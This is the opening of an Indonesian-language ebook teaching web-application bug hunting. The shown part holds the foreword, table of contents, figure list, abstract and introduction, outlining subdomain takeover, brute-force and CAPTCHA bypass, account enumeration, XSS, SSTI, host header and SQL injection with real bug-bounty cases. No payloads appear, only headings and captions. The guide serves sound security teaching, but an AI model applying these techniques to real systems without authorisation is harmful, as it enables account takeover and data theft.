



BUG HUNTING 101

(Web Application Security)

40+ contoh kasus nyata dengan berbagai teknik

40.000+ USD telah dibayar

Dilengkapi dengan penjelasan dasar

YoKo Kho dan Faisal Yudo Hernawan, 2019

EDISI PERTAMA



BUG HUNTING 101

(Web Application Security)

40+ contoh kasus nyata dengan berbagai teknik

40.000+ USD telah dibayar

Dilengkapi dengan penjelasan dasar

Oleh: YoKo Kho dan Faisal Yudo Hernawan, 2019

- EDISI PERTAMA -

KATA PENGANTAR

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

Segala puji hanya bagi Allah subhanahu wa ta'ala. Kita memuji, memohon pertolongan, dan meminta ampun kepada-Nya. Kita berlindung kepada Allah dari kejahanan diri dan keburukan amal perbuatan. Barang siapa diberi petunjuk oleh Allah Subhanahu wa Ta'ala maka tidak ada yang dapat menyesatkannya, dan barang siapa disesatkan oleh Allah, maka tidak akan ada yang dapat memberinya petunjuk.

Kami bersaksi bahwa tidak ada Tuhan yang berhak disembah selain Allah semata, tiada sekutu bagi-Nya. Dan kami bersaksi bahwa Muhammad itu adalah hamba dan Rasul-Nya.

Dengan pertolongan Allah, Alhamdulillah, setelah hampir sekitar 1 tahun lamanya, akhirnya edisi pertama dari buku elektronik yang bertemakan pengujian aplikasi berbasis web ini selesai dibuat.

Sebagai informasi sederhana, buku ini merupakan salah satu buku yang diharapkan dapat menjadi panduan untuk para penguji (baik yang baru maupun sudah lama memulai) untuk dapat mengetahui tips dan trik tertentu di dalam mencari suatu kerentanan ataupun dalam mendukung aktivitas bug hunting yang digeluti. Di dalam proses pembuatannya, Kami mencoba merangkumkan berbagai rujukan dari researcher (baik di dalam maupun luar negeri) dan Kami urutkan berdasarkan pola pembelajaran yang diharapkan efektif.

Perlu menjadi catatan bahwa hal-hal yang telah dipaparkan di dalam buku ini telah dibuat dan dikembangkan berdasarkan pengalaman dan pengamatan Kami selama terjun di dalam bidang ini. Hal ini memiliki makna bahwa hasil analisa pun dapat berubah seiring dengan perkembangan yang terjadi. Namun demikian, Insyaallah Kami akan selalu berusaha untuk menyajikan langkah uji yang layak untuk diterapkan dan terus berusaha untuk memberikan perbaikan maupun penambahan materi untuk melengkapi kekurangan-kekurangan yang ada pada buku ini. Jadi, ditunggu versi berikutnya ya.

Penulis, YoKo Kho dan Faisal Yudo Hernawan, 2019

Personal Blog: <http://firstsight.me>

Linkedin: <https://id.linkedin.com/in/config> & <https://id.linkedin.com/in/faisal-yudo-hernawan>

Twitter: <https://twitter.com/YoKoAcc> & https://twitter.com/jrs_faisal

Medium: <https://medium.com/@YoKoKho> & <https://medium.com/@FaisalYudo>

Riwayat Dokumen

Versi	Tanggal	Ringkasan	Inisial
0.1	14 Oktober 2019 / 15 Shofar 1441H	Bug Hunting 101 (Web Application Security) Edisi Pertama	WAST 101

Penyusun

Nama	Keterangan
YoKo Kho	Penulis
Faisal Yudo Hernawan	Penulis
Azhar Abdussami	Tim Riset
Tomi Ashari	Tim Riset

Daftar Isi

KATA PENGANTAR	ii
Riwayat Dokumen.....	iii
Penyusun.....	iii
Daftar Isi.....	iv
Daftar Gambar	xi
ABSTRAK.....	xviii
CHANGELOG.....	xix
1. PENDAHULUAN	1
1.1. Latar Belakang	1
1.2. Ruang Lingkup	3
2. SUDUT PANDANG SECURITY TESTING	4
2.1. Vulnerability Assessment	6
2.2. Penetration Test	7
2.3. Security Assessment	8
2.4. Bug Hunting (Responsible Disclosure / Bug Bounty Program / etc)	9
3. PENDEKATAN PANDUAN	11
4. RINGKASAN UJI DASAR	13
4.1. Kesimpulan Penggunaan Metode Ringkasan Uji Dasar.....	19
5. RECONNAISSANCE	20
5.1. Mencari Sub-Domain dari Suatu Target	21
5.1.1. Metode Reverse IP Lookup (Penggunaan Server yang Sama)	21
5.1.2. Sub-Domain Enumeration dengan Automation Tools	23
5.2. Melihat Keadaan Sub-Domain pada Target	27
5.2.1. Directory / File Brute Force	27
5.2.2. Directory / File Brute Force Bagian II – Web Crawling.....	29
5.3. Kesimpulan Reconnaissance Tahap Dasar	29
5.4. Referensi Reconnaissance	30
6. SUB-DOMAIN TAKEOVER.....	31

6.1. Pengertian Dasar Sub-Domain Takeover.....	31
6.2. Konsep Dasar Sub-Domain Takeover	31
6.3. Dampak Sub-Domain Takeover	35
6.4. Langkah Eksekusi Sub-Domain Takeover	35
6.4.1. Eksekusi terhadap External Pointing (External TLD Name) – Nokia Case	37
6.4.2. Eksekusi terhadap External Pointing (Third Party Content Provider).....	39
6.4.3. Eksekusi terhadap Second Order Domain.....	42
6.5. Referensi Sub-Domain Takeover	43
7. INTERCEPTOR & FORWARDER WEB APPLICATION TRAFFIC TOOLS	45
7.1. Alasan dibutuhkannya Traffic Interceptor and Forwarder.....	45
7.2. Instalasi JRE dan Menjalankan Burp Suite.....	47
7.3. Intercept Lalu Lintas Data pada Aplikasi Berbasis Web – Jalur HTTP	50
7.4. Intercept Lalu Lintas Data pada Aplikasi Berbasis Web – Jalur HTTPS.....	53
7.5. Referensi Instalasi Burp Suite CA pada Beberapa Browser.....	56
8. KONSEP DASAR METHOD PADA HTTP GET DAN POST	57
9. INFORMATION DISCLOSURE VIA SEARCH ENGINE	59
9.1. Pembahasan Teknik – Kasus Pertama – Yammer Case	60
9.2. Sekilas Google Dork	62
9.3. Pembahasan Teknik – Kasus Kedua – PayPal Case.....	63
9.4. Pembahasan Teknik – Kasus Ketiga – Trello Case	66
9.5. Pencegahan Bot Crawling terhadap Hal Sensitif	69
9.6. Referensi Information Disclosure via Search Engine.....	70
ACCOUNT AND PASSWORD MECHANISM	71
10. BRUTE FORCE ATTACK – CHECK WEAK LOCK OUT MECHANISM	72
10.1. Makna Sederhana Brute Force.....	72
10.2. Mengapa harus Akun dan Kata Sandi? – Google Case	72
10.3. Common Usernames and Passwords	73
10.4. Basic Brute Force Attack (Kind of Brute Force Attack).....	74
10.4.1. Basic Brute Force Attack Part I – Direct Attack to Password	74

10.4.2. Basic Brute Force Attack Part II – Page Redirection.....	81
10.4.3. Basic Brute Force Attack Part III – Numbers as Payload – Facebook Case	85
10.4.4. Basic Brute Force Attack Part IV – Two or More Payloads	87
10.4.5. Basic Brute Force Attack V – Encode the Payload – HTTP Basic Authentication.....	90
10.5. Bypassing Brute Force Protection (Kind of Brute Force Bypass).....	96
10.5.1. Bypass Method Part I - Bypassing CAPTCHA Protection.....	96
10.5.1.1. Definisi CAPTCHA	96
10.5.1.2. Common Request with CAPTCHA	97
10.5.1.3. Contoh Eksekusi Bypass CAPTCHA – Veris Case	98
10.5.1.3.1. Burp Suite – Repeater Mode	100
10.5.2. Bypass Method Part II – Added Custom Header – Dashlane Case	102
10.5.3. Bypass Method Part III – Check the Mobile Request – Instacart Case	103
10.5.4. Bypass Method Part IV – Check the API – Asus Case	104
10.6. Referensi Brute Force Attack.....	107
11. CHECK FOR ACCOUNT (LOGIN) ENUMERATION	109
11.1. Common Login Identity at Applications	109
11.2. Basic Account Enumeration.....	110
11.2.1. Account Enumeration via Login Form – Veris Case	110
11.2.2. Account Enumeration via Forgot Password Feature – Infogram Case	111
11.2.3. Account Enumeration via Resend Confirmation Feature – Xoom Case	112
11.2.4. Account Enumeration by Using Search Engine – Xoom Case	114
11.2.5. Account Enumeration via Sign Up Feature – HackerOne Case.....	116
11.3. Referensi Check for Account Enumeration	116
12. COMMON ACCOUNT AND PASSWORD CHECKING	118
12.1. Password Complexity Checking	118
12.1.1. Password Complexity Check via Registration Feature	118
12.1.2. Password Complexity Check via Change Password Feature	119
12.1.3. Password Complexity Check via Change Password Feature from Reset Password....	119
12.1.4. Password Complexity Check via the Used of Specific Characters.....	120

12.2. Minimum Password Length Checking	120
12.3. Minimum Password History Checking.....	121
12.4. Maximum Password Age	122
12.5. Change Password for the First Time Use.....	122
12.6. Referensi for Common Account and Password Checking	122
SESSION MANAGEMENT MECHANISM.....	124
13. SESSION MANAGEMENT.....	125
13.1. Session is not Expired – Hackerone and WakaTime Case	125
13.2. Cookies Attribute is not yet Setup.....	126
13.2.1. Few Words about using Cookies to Login	126
13.2.2. Few Words about “Secure” Flag / Attribute at Cookies	126
13.2.2.1. Check for “Secure” Flag at Cookies Attribute – IRCCloud and Gratipay Case	126
13.2.3. Few Words about “HTTP-Only” Flag / Attribute at Cookies	128
13.2.3.1. Check for “HttpOnly” Flag at Cookies Attribute – Qiwi and Concrete5 Case.....	128
13.3. Unexpired Reset Password Link	129
13.3.1. Unexpired Reset Password Link – Never Use – Veris.....	129
13.3.2. Used Reset Password Link is Never Expired – WakaTime Case	130
13.3.3. 1 st Reset Password Link isn’t Expired after use the 2 nd Link – Few Cases.....	130
13.3.4. Reset Password didn’t Expired after Changing Email Address – WakaTime Case.....	131
13.4. Referensi for Session Management	131
INPUT VALIDATION	133
14. CROSS SITE SCRIPTING (XSS).....	134
14.1. Kind of Cross Site Scripting	135
14.1.1. Reflected Cross Site Scripting.....	135
14.1.2 Stored Cross Site Scripting	136
14.1.3. Dom-Based Cross Site Scripting	138
14.2. Basic Concept of Cross Site Scripting Attack	139
14.3. Sample Cases	140
14.3.1. Reflected Cross Site Scripting – Shopify Case	140

14.3.2. Stored Cross Site Scripting – Snapchat Case	142
14.3.3. Blind Cross Site Scripting – Tokopedia Case.....	144
14.3.4. Dom Based Cross Site Scripting – Twitter Case.....	146
14.4. Reference of Cross Site Scripting.....	148
15. CONTENT INJECTION.....	150
15.1. Basic Concept of Content Injection	150
15.2. Kind of Content Injection.....	151
15.2.1. Text Injection – SEMrush and LocalTapiola Case	151
15.2.2. HTML Injection	152
15.2.2.1. Common HTML Injection – Infogram Case	152
15.2.2.2. HTML Injection (Output has been Triggered via Email) – Slack Case	153
15.3. Reference of Content Injection	154
16. SERVER SIDE TEMPLATE INJECTION (SSTI).....	155
16.1. Server Side Template Injection 101.....	155
16.1.1. Detection.....	156
16.1.2. Identification	157
16.1.3. Exploitation	158
16.2. Server Side Template Injection – Uber Case	161
16.3. Server Side Template Injection – Intel Case.....	163
16.4. Server Side Template Injection with TPLmap.....	164
16.5. Reference of Server-Side Template Injection	166
17. HOST HEADER INJECTION (HHI)	167
17.1. Kind of Host Header Injection	168
17.2. Host Header Injection – Redirection – Whisper Case	168
17.3. Host Header Injection – Account Takeover – The Concept	169
17.3.1. Host Header Injection – Account Takeover – Mavenlink Case	171
17.4. Reference of Host Header Injection	171
18. SQL INJECTION	173
18.1. Kind of SQL Injection	174

18.1.1. Error Based SQL Injection.....	174
18.1.2. Blind SQL Injection	175
18.1.3. Union-Based SQL Injection.....	178
18.2. Basic Concept of SQL Injection Attack.....	178
18.3. Sample Cases	179
18.3.1. Error Based SQL Injection – Bootcamp.Nutanix.com Case	179
18.3.2. Common Blind SQL Injection Attack – Zomato Case	181
18.3.3. Blind SQL Injection Attack via User-Agent – Private Program	182
18.3.4. Time Based SQL Injection – Starbucks Program	186
18.3.5. Simple SQL Injection to bypass Login Form – Sample from Multillidae II	189
18.3.6. Error Based SQL Injection with Page Redirection – Private Program	191
18.4. Auto SQL Injection with SQLMap (Basic Use).....	193
18.4.1. Way to Use the SQL Map	194
18.4.1.1. Basic Concept	194
18.4.1.2. Using SQL Map via Direct Command	195
18.4.1.3. Using SQL Map via Saved File	198
18.4.2 Penutup Sederhana – SQL Map	200
18.5. Reference of SQL Injection	200
PENUTUP EDISI PERTAMA	202
PENUTUP	203
DAFTAR PUSTAKA	204
0x01. Reconnaissance.....	204
0x02. Sub-Domain Takeover.....	204
0x03. Interceptor dan Forwarder Lalu Lintas Data Aplikasi Berbasis Web	205
0x04. Konsep Dasar Method pada HTTP GET dan HTTP POST	205
0x05. Information Disclosure via Search Engine	206
0x06. Brute Force Attack	206
0x07. Check for Account Enumeration.....	207
0x08. Referensi for Common Account and Password Checking	208

0x09. Cross Site Scripting.....	208
0x10. Content Injection	209
0x11. Server-Side Template Injection	209
0x12. Host Header Injection	210
0x13. SQL Injection	210

DAFTAR GAMBAR

Gambar 1 Top Data Varieties Compromised	2
Gambar 2 Actors and Motives in Breaches.....	2
Gambar 3 Best Practices / Frameworks	4
Gambar 4 End-to-End Security Testing Point of View.....	4
Gambar 5 Threat Source and Motivation	5
Gambar 6 Tipe-Tipe Pengujian	6
Gambar 7 Vulnerability Assessment I – Pic. from Akamai	6
Gambar 8 Vulnerability Assessment II – Pic. from Akamai	7
Gambar 9 Web Application Security Assessment	11
Gambar 10 Reverse IP Lookup with “You Get signal”	22
Gambar 11 Halaman Pencarian Sub-Domain pada VirusTotal	23
Gambar 12 Ditemukan 100+ Sub-domains	24
Gambar 13 Contoh Sederhana Hasil Enumerasi	25
Gambar 14 Tabel Perbandingan Sub-Domain Enumeration Tools	26
Gambar 15 Few of Sub-Domains at bitdefender.com	26
Gambar 16 Scanning is Completed	28
Gambar 17 General Flow of Communication - https://0xpatrik.com/subdomain-takeover-basics/	31
Gambar 18 Contoh Pointing ke External Domain	33
Gambar 19 Contoh Pointing ke 3rd Party Content Provider - https://hackerone.com/reports/121461.. ..	34
Gambar 20 Contoh Identifikasi Second-Order Sub-Domain	34
Gambar 21 Output dari "dig" terhadap sub-domain nstring2qa.nokia.com	35
Gambar 22 Contoh Output ketika Melihat cname_output.txt	37
Gambar 23 List of CNAME Output	37
Gambar 24 Dig Result to nstring2qa.nokia.com	38
Gambar 25 Domain is Available I	38
Gambar 26 Domain is Available II	38
Gambar 27 Cloudfront yang belum diatur	40
Gambar 28 CloudFront Distributions – Create.....	40

Gambar 29 "Get Started" with CloudFront Distributions bagian "Web"	40
Gambar 30 Origin Settings	41
Gambar 31 Memasukan jobs.ycombinator.com ke dalam CNAME.....	41
Gambar 32 Configuration has been Saved.....	41
Gambar 33 Sub-Domain Takeover - Proof of Concept.....	42
Gambar 34 Sub-domain milik Example.com	42
Gambar 35 Second Order Sub—Domain - https://0xpatrik.com/second-order-bugs/	43
Gambar 36 Alur umum untuk Konfirmasi Pembelian Pulsa.....	45
Gambar 37 Alur umum untuk Konfirmasi Pembelian Pulsa – dengan Traffic Interceptor	46
Gambar 38 Burp Suite Community Edition	47
Gambar 39 JRE Download - Keyword at Google	48
Gambar 40 Laman Unduh JRE di Portal Resmi Oracle	48
Gambar 41 Tampilan JRE yang telah ter-install	49
Gambar 42 Burp Suite telah Berjalan.....	49
Gambar 43 Burp Suite is Running	50
Gambar 44 Mematikan Mode Intercept	50
Gambar 45 Menu "Proxy Listeners"	51
Gambar 46 Menu "Preferences" dan "Settings"	51
Gambar 47 Pengaturan Proxy	52
Gambar 48 Tangkapan Lalu Lintas Data melalui Burp Suite	52
Gambar 49 Connection is Failed	53
Gambar 50 Mengakses http://burp	53
Gambar 51 Mengunduh CA Certificate	54
Gambar 52 Menu "Certificates" pada Firefox	54
Gambar 53 Import Certificate milik Burp Suite pada Browser	54
Gambar 54 Trust Certificate at Browser	55
Gambar 55 "View Certificates" at Browser	55
Gambar 56 Membuka Google dari Certificate milik Burp Suite.....	55
Gambar 57 Traffic dari Jalur HTTPS telah berhasil di-intercept.....	56

Gambar 58 Sample of GET Method.....	57
Gambar 59 Contoh Request dengan GET Method.....	57
Gambar 60 Contoh Login Form dengan POST Method.....	58
Gambar 61 Contoh Request dengan POST Method.....	58
Gambar 62 Tampilan XML pada saat Pengaksesan.....	61
Gambar 63 Mengakses Akun Pengguna Lain	62
Gambar 64 Mencoba Mengambil Informasi Pengguna Lain.....	64
Gambar 65 Mencoba Enumerasi Invoice	65
Gambar 66 Contoh Salah Satu Invoice yang Diakses	66
Gambar 67 Information Disclosure via Google Dork - Intext Dork I	67
Gambar 68 Information Disclosure via Google Dork - Intext Dork II	67
Gambar 69 Information Disclosure via Google Dork - Bug Fixing.....	68
Gambar 70 Information Disclosure via Google Dork - Sensitive Credentials I.....	68
Gambar 71 Information Disclosure via Google Dork - Sensitive Credentials II.....	68
Gambar 72 POST Method - Username and Password	75
Gambar 73 "Send to Intruder"	75
Gambar 74 Intruder Menu - "Target" Tab	76
Gambar 75 "Payload Positions"	76
Gambar 76 Menghilangkan Highlight dengan "Clear \$"	77
Gambar 77 Highlight Parameter "Pass"	77
Gambar 78 Menambahkan "Kata" secara Manual	78
Gambar 79 Menambahkan Kata Sandi Secara Otomatis dari Suatu File.....	78
Gambar 80 Kata Sandi berhasil Ditambahkan	79
Gambar 81 Contoh File yang berisikan Kata Sandi	79
Gambar 82 Memulai Serangan "Start Attack"	79
Gambar 83 Auto Brute Force Attack	80
Gambar 84 Sukses Login dari Hasil Brute Force	81
Gambar 85 Username dan Kata sandi bernilai Valid	81
Gambar 86 "Redirections" Options pada Burp Suite	82

Gambar 87 Response setelah Mengatur Page Redirection	82
Gambar 88 Contoh Flow Sederhana	83
Gambar 89 Response Length - Failed and Success	83
Gambar 90 Klik untuk Sort	84
Gambar 91 Contoh Response Gagal - Login Failed pada "Body"	84
Gambar 92 Contoh Gagal Login - "Failed" at "Response Body".....	84
Gambar 93 Mengubah "Payload Type" menjadi Numbers.....	85
Gambar 94 Memasukan "Number Range" pada "Payload Options"	86
Gambar 95 Brute Force Attack - "Numbers" as Payloads.....	86
Gambar 96 Request of Login Activity	87
Gambar 97 Total of Payload Set.....	88
Gambar 98 "Payload Set" 1 - Setup the List of Username	88
Gambar 99 "Payload Set" 2 - Setup the List of Password	89
Gambar 100 Sample of Request with Two Payloads Set	89
Gambar 101 Sample of Request.....	90
Gambar 102 Highlight the Base64 Parameter	91
Gambar 103 Setup the Payload Type to Custom Iterator.....	92
Gambar 104 Add the Password and Separator	92
Gambar 105 List of Passwords	93
Gambar 106 "Payload Processing" Feature	93
Gambar 107 Add Payload Processing Rule - Encode to Base64	94
Gambar 108 Encode to Base-64.....	94
Gambar 109 Normal - With "=".....	95
Gambar 110 Remove the "="	95
Gambar 111 Parameter was Encoded to Base64.....	95
Gambar 112 Decode Result - Burp Suite.....	96
Gambar 113 Sample CAPTCHA by Google	97
Gambar 114 Sample Request with g-recaptcha-response.....	98
Gambar 115 Request with g-recaptcha-response	99

Gambar 116 Request without g-recaptcha-response	99
Gambar 117 Removing the g-recaptcha-response - https://hackerone.com/reports/124173	100
Gambar 118 Send the Request to Repeater	100
Gambar 119 Interface of Repeater Mode	101
Gambar 120 Many Tabs to be Analyzed	101
Gambar 121 Attempt was Blocked by Dashlane	102
Gambar 122 Bypassing Brute Force Protection at Dashlane - https://hackerone.com/reports/225897 103	103
Gambar 123 CAPTCHA at Asus Portal	104
Gambar 124 API-ID at Asus VivoBaby Mobile Application.....	105
Gambar 125 API Endpoint at Asus VivoBaby Mobile Application.....	105
Gambar 126 Endpoint to Login - Belong to Asus	105
Gambar 127 Trying to Login from Asus API	106
Gambar 128 Failed to Login - 752 Response Length - Failed	106
Gambar 129 Success to Login - 1106 Response Length - Valid.....	107
Gambar 130 Input the Email at Login Form	110
Gambar 131 Invalid Username - Failed Response	111
Gambar 132 Resend Email Feature.....	112
Gambar 133 Account Enumeration Process via “Resend Email Confirmation”	113
Gambar 134 Account not Found - Invalid Email	114
Gambar 135 Information Disclosure via Search Engine – Email Enumeration	115
Gambar 136 Information Disclosure via Search Engine – Email Enumeration	115
Gambar 137 Simple Step that conduct by Wdem.....	119
Gambar 138 Password Complexity is not Implemented at Change Pwd from Reset Password Feature	119
Gambar 139 Bypass Password Complexity with Empty Spaces.....	120
Gambar 140 Bypass Minimum Password Length Policy	120
Gambar 141 Bypass the Minimum Password Length Policy II.....	121
Gambar 142 Executing "Edit This Cookie" Extension.....	127
Gambar 143 Cookies Attribute at Hackerone	127
Gambar 144 Cookies Flag / Attribute is not yet Setup.....	128

Gambar 145 Statistic of XSS (OWASP and Rapid7)	134
Gambar 146 Sample of Attack – Reflected XSS via Malicious Email.....	136
Gambar 147 Simple Stored XSS Explanation.....	138
Gambar 148 Sample Flow of Dom-Based XSS.....	139
Gambar 149 Sample Pop-Up Alert	140
Gambar 150 Output from Triggered Script.....	141
Gambar 151 Output from Triggered Script - Document.Cookie.....	141
Gambar 152 Trying to Inject the Simple HTML Script.....	142
Gambar 153 Inviting other Member	142
Gambar 154 Script has been Reflected via Email	143
Gambar 155 Script has been Reflected at the Page (and Stored at the Database).....	143
Gambar 156 Domain Information has been Reflected via Javascript.....	144
Gambar 157 Trying to Injecting the XSS Hunter Script at Name Field.....	145
Gambar 158 Notification at XSS Hunter Dashboard	145
Gambar 159 Internal Dashboard of Tokopedia - Show with Blind XSS.....	146
Gambar 160 Script has Executed at Client Side by Using Dom-Based Vulnerability	148
Gambar 161 Sample of Content Injection with Text.....	150
Gambar 162 Text Injection at SEMrush Program - https://hackerone.com/reports/327671	151
Gambar 163 Text Injection at LocalTapiola - https://hackerone.com/reports/181594	152
Gambar 164 HTML Injection at Infogram - https://hackerone.com/reports/283742	153
Gambar 165 HTML Injection at First Name – Triggered at Email	153
Gambar 166 SSTI Methodology – SSTI: RCE for Modern Web App by Portswigger	156
Gambar 167 The Used of Wappalyzer	156
Gambar 168 The Used of Buildwith Tools.....	157
Gambar 169 Decision Tree to Identify the Template Engines – by James Kettle	158
Gambar 170 Template Injections Cheat Sheets.....	159
Gambar 171 Template Injection at Uber	161
Gambar 172 Dumping the Class via SSTI.....	162
Gambar 173 Trying to Executing the Python Code	162

Gambar 174 Trying to Put the Payloads.....	163
Gambar 175 Intel Application has Responded the Input	163
Gambar 176 Read the /etc/passwd via SSTI	164
Gambar 177 Sample of Request.....	167
Gambar 178 Modifying the Host Header from Whisper.sh to Crowdshield.com	169
Gambar 179 Sample of Host Header Injection	170
Gambar 180 Sample of Log at Assessor's Server	170
Gambar 181 Bypassing the Protection of Host Header Injection	171
Gambar 182 SQL Injection Rank from Akamai and OWASP.....	173
Gambar 183 Trying to Injecting the Parameter	179
Gambar 184 Trying to Look the SQL Version	180
Gambar 185 SQL Injection Automation with SQL Map.....	181
Gambar 186 Normal Response - without any Single Quote	183
Gambar 187 Unauthorized Response after Injecting the User-Agent	183
Gambar 188 Injecting with "True" Payload - Success	184
Gambar 189 Injecting with "False" Payload - Success	184
Gambar 190 Injection Attempt to Find out the Database Name	185
Gambar 191 Percobaan Serangan Time-Based SQL Injection.....	186
Gambar 192 Application didn't Sleep	187
Gambar 193 Found the DBMS Version	188
Gambar 194 Time-Based SQL Injection with SQL Map	188
Gambar 195 Sample of Injection at Login Form	189
Gambar 196 Success to Login.....	189

ABSTRAK

Perlu menjadi catatan bahwa para penulis dan yang terlibat di dalam pembuatan ebook ini berlepas diri dari adanya pemanfaatan tulisan/'ilmu yang ditujukan untuk hal yang berada di luar syari'at.

Segala hal yang dituangkan di sini bertujuan untuk memberikan gambaran dan/atau pengajaran kepada rekan-rekan yang memerlukannya di dalam keseharian ataupun pekerjaannya. Apabila terdapat ketidaksesuaian terhadap syari'at akan hal yang dilakukan di dalam kesehariannya, maka hal itu bukan bagian dari tanggung jawab para penulis dan tim.

Semoga 'ilmu yang dipelajari ini dapat dimanfaatkan sebaik mungkin untuk tujuan yang dibenarkan.

Apa yang sebenarnya dilakukan oleh para penguji atau bug hunter saat menguji suatu aplikasi?

Apa yang sebenarnya dipikirkan oleh mereka ketika melihat suatu aplikasi atau bahkan ketika baru pertama mendengar nama aplikasi atau nama target?

Informasi apa yang dibutuhkan untuk dapat menguji suatu target secara optimal?

Kerentanan seperti apa yang dapat diterima oleh pemilik program?

Apa metodologi yang digunakan untuk menguji suatu aplikasi?

Apa yang dicari terlebih dahulu saat melihat suatu aplikasi?

Adakah alat bantu yang dipergunakan untuk mempermudah melakukan pengujian?

Tidak sedikit penulis menjumpai pertanyaan serupa ini dari rekan-rekan yang hendak/mulai belajar di bidang security, terkhusus untuk pengujian aplikasi berbasis web. Di sisi lain, beberapa pertanyaan ini pun tidak luput diajukan oleh rekan-rekan penguji profesional yang hendak terjun ke dalam bidang bug hunting.

Dengan mengharap ridho Allah kemudian dari melihat situasi yang ada, maka penulis pun mencoba untuk membuat suatu panduan yang mungkin dapat memberikan gambaran kepada seluruh rekan-rekan yang memerlukan, baik rekan-rekan professional maupun yang baru memulai, dan baik untuk kalangan personal, maupun untuk kalangan organisasi.

Di dalam pembuatannya, penulis juga memasukan beberapa gambaran sederhana mengenai model uji formal yang umumnya dilakukan, seperti Vulnerability Assessment, Penetration Test, ataupun Security Assessment.

Catatan singkat: sebelumnya, tulisan perdana dari ebook ini telah diberikan kepada salah satu organisasi

yang memerlukan gambaran akan pengujian suatu aplikasi. Namun mengingat bahwa insyaallah betapa banyak hal positif yang mungkin dapat diberikan kepada masyarakat secara umum, maka para penulis pun berinisiatif untuk merilisnya secara terbuka dengan menyunting dan menambahkan beberapa pokok materi terlebih dahulu sehingga dapat semakin memperluas pembahasan.

Ke depannya, insyaallah penulis akan terus mengembangkan dan memperbaiki tulisan ini sehingga dapat menjadi suatu rujukan yang komprehensif di dalam suatu pengujian.

0.1. CHANGELOG

Edisi Pertama:

Secara garis besar, edisi pertama ini berisikan mengenai fondasi umum yang diperlukan di dalam menguji suatu aplikasi berbasis web. Berdasarkan situasi yang ada, maka pembahasan di dalam edisi ini pun belum terlalu menyentuh akan langkah-langkah memanipulasi alur dari suatu aplikasi.

Insyaallah pada edisi berikutnya, penulis akan membahas berbagai contoh kasus terkait model uji yang melibatkan proses memanipulasi suatu flow pada aplikasi yang disertai dengan berbagai metodologi menarik.

Adapun secara garis besar, hal yang dibahas pada edisi ini terdiri dari:

- Pengenalan umum mengenai model security testing, termasuk di dalamnya bug hunting terkait responsible disclosure maupun bug bounty program;
- Konsep dasar pencarian informasi pada suatu target yang hendak diuji;
- Sub-domain Takeover;
- Alasan diperlukannya suatu interceptor dan forwarder di dalam pengujian;
- Konsep dasar HTTP Method terkait GET dan POST; dan
- Langkah-Langkah pengujian terkait sensitive data exposure via google dork, mekanisme akun dan kata sandi, mekanisme pembentukan session, serta validasi input.

1. PENDAHULUAN

Panduan ini disusun sebagai salah satu referensi yang diharapkan dapat digunakan oleh para pengujian untuk dapat memahami alur secara umum dalam melakukan suatu kegiatan pengujian maupun aktivitas bug hunting terhadap aplikasi berbasis web dalam rangka mengidentifikasi kerentanan yang berpotensi menganggu komponen kerahasiaan, keaslian, dan ketersediaan pada aplikasi terkait.

Di dalamnya juga disertakan alur pemecahan masalah dan referensi secara umum yang dapat dimanfaatkan sebagai sebagai landasan untuk melakukan suatu pengujian maupun sebagai acuan dalam pengembangan teknik uji lainnya.


1.1. Latar Belakang

Tidak dipungkiri lagi bahwa pada saat ini terlihat cukup banyak lini industri yang menjadikan data dari setiap penggunanya untuk menjadi konten utama dari pergerakan bisnis yang dimiliki. Salah satu contoh nyata nya yaitu banyaknya perusahaan media sosial yang tidak perlu lagi mengalami kesulitan untuk membuat konten dikarenakan mayoritas kontennya berasal dari para pengguna terdaftar. Di sisi lain, tidak jarang pula dijumpai ketika suatu perusahaan penyedia tiket penerbangan tidak perlu lagi memiliki pesawat terbang, suatu *e-commerce* yang tidak menjadikan kepemilikan toko fisik sebagai hal mandatory, serta suatu transportasi online yang tidak perlu memiliki kendaraan untuk disewakan. Bahkan terdapat salah satu fakta menarik yang disampaikan oleh *Daniel Burrus* pada salah satu tulisannya: "*Airbnb offers more rooms worldwide than the biggest hotel chains and yet owns no property.*" Ya, Airbnb menawarkan lebih banyak rooms (kamar) dibandingkan dengan jaringan hotel terbesar yang ada. Dan hal teruniknya adalah Airbnb belum memiliki property. Dengan kata lain, property milik pengguna lah yang menjadi "hal" untuk ditawarkan.

Dengan semakin banyaknya lini usaha yang juga banyak menampung data para pengguna nya secara detil dan massive, tentunya tidak dapat terelakan lagi akan munculnya berbagai permasalahan keamanan informasi yang dapat menimbulkan kerugian baik dalam bentuk materi maupun reputasi.

